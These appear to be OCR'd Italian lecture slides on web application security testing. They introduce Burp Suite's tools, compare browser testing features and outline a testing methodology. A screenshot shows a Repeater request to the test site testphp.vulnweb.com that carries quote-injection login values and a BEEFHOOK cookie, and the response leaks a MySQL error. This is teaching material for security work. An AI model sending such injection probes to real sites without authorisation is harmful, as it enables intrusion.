
   Analizzando i dati all'interno degli Header HTTP, gli elementi presenti nel codice HTML e le risposte ottenute dall'interazione con un'applicazione Web è possibile individuare vulnerabilità, debolezze e altri elementi che indicano un potenziale entry point sfruttabile. I dettagli dell'analisi vengono, infine, riportati in un report.

Burp Suite

Burp Suite è una piattaforma che consente di eseguire test di sicurezza su web application. BURP si comporta come un proxy locale che permette di INTERCETTARE, ISPEZIONARE e MODIFICARE le richieste HTTP/HTTPS tra il browser dell'utente e il sito web di interesse.

E' composto da vari tool:

- ***Proxy***: è il componente principale di BURP, permette di intercettare e modificare il traffico web.
- ***Intruder***: permette di personalizzare a automatizzare le richieste web. Ripetere molte volte la stessa richiesta, con parametri differenti.
- ***Repeater***: è uno strumento che permette di modificare manualmente le richieste web per poi inviarle nuovamente.
- ***Sequencer***: per inviare le stesse richieste per eseguire i test di casualità sui token di un'applicazione
- ***Decoder***: permette di codificare/decodificare dati utilizzando vari schemi (URL enconding ad esempio) o funzioni HASH.
- ***Comparer***: tool che permette di rilevare cambiamenti tra pagine web.
- ***Extender***: consente l'installazione di moduli aggiuntivi.


Applicazioni
Posizioni
burp-StartBurp
lun 19:54
Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Follow redirection
Target: http://testphp.vulnweb.com
Request
Raw Params Headers Hex
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Cookie:
BEEFHOOK=kXlmPv1lq8STql2UiPGlzuWS32F8WLBXRKLxz1rBaB1DHdLB0kJAgotQIBaciTW1jiXhGm56vQKft9Q9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
uname=User'&pass=Pass'
Response
Raw Headers Hex
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Mon, 19 Feb 2018 18:52:35 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
Content-Length: 133
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login
Type a search term
0 matches
Done
341 bytes | 66 millis

Web app security testing e browser

Function	Google Chrome	Mozilla Firefox	Edge/IE	Safari
Switching User Agents	✓	✓	✓	✓
Edit and Replay Requests	✗	✓	✗	✗
Editing Cookies	✓	✓	✓	✗
Editing Local Storage	✓	✓	✓	✗
Disable CSS	✓	✓	✓	✓
Disable Javascript	✓	✓	✗	✓
View Headers	✓	✓	✓	✓
Native screen-shot capture	✓	✓	✓	✗
Offline mode	✓	✓	✗	✗
Encode and Decode	✓	✓	✓	✓

Una precisazione . . .

Quando si parla di sicurezza, la **crittografia** è certamente una componente importante !

Tuttavia *SSL* e *TLS* (o altre tecnologie simili), si «limitano» a proteggere il canale di comunicazione, ma NON il comportamento del software alle estremità della comunicazione.

L'unica differenza tra HTTP e HTTPS è l'impostazione iniziale di HTTPS, che negozia un canale sicuro e su di esso invia del normale HTTP.

HTTP è un protocollo:

- *Client-server*. I client effettuano le richieste e i server rispondono.
- *Privo di stato*. Ogni connessione non ha alcuna relazione con le altre. E' l'applicazione che gestisce la sessione e rende possibile un eventuale legame tra le sessioni (non l'HTTP) .
- *Solo testo*.

Per concludere . . .

- Valutare il livello di sicurezza di una applicazione, che sia web o meno, equivale a verificarne il comportamento in tutte le condizioni possibili.

  L'applicazione si comporta sempre come ci aspettiamo? Fa soltanto ciò per cui è stata progettata?

- Testare (*o attaccare ?*) una web application comporta:
  - Comprenderne la logica.
  - Documentarsi sulle tecnologie utilizzate.
  - Verificare la presenza di vulnerabilità note riguardanti le tecnologie usate
  - Esaminare il codice delle pagine ritenute interessanti.
  - Effettuare una ricognizione dei possibili punti di accesso/interazione (form di registrazione, campi di ricerca, etc.) e delle risorse utilizzate.
  - Monitorare il flusso di rete da e verso l'applicazione.
  - Interagire con l'applicazione secondo schemi e metodologie specifiche (tecniche di attacco).
  - Non sottovalutare il fattore umano (social engineering).
  - . . . essere tenaci ed avere molta pazienza !

DOMANDE ?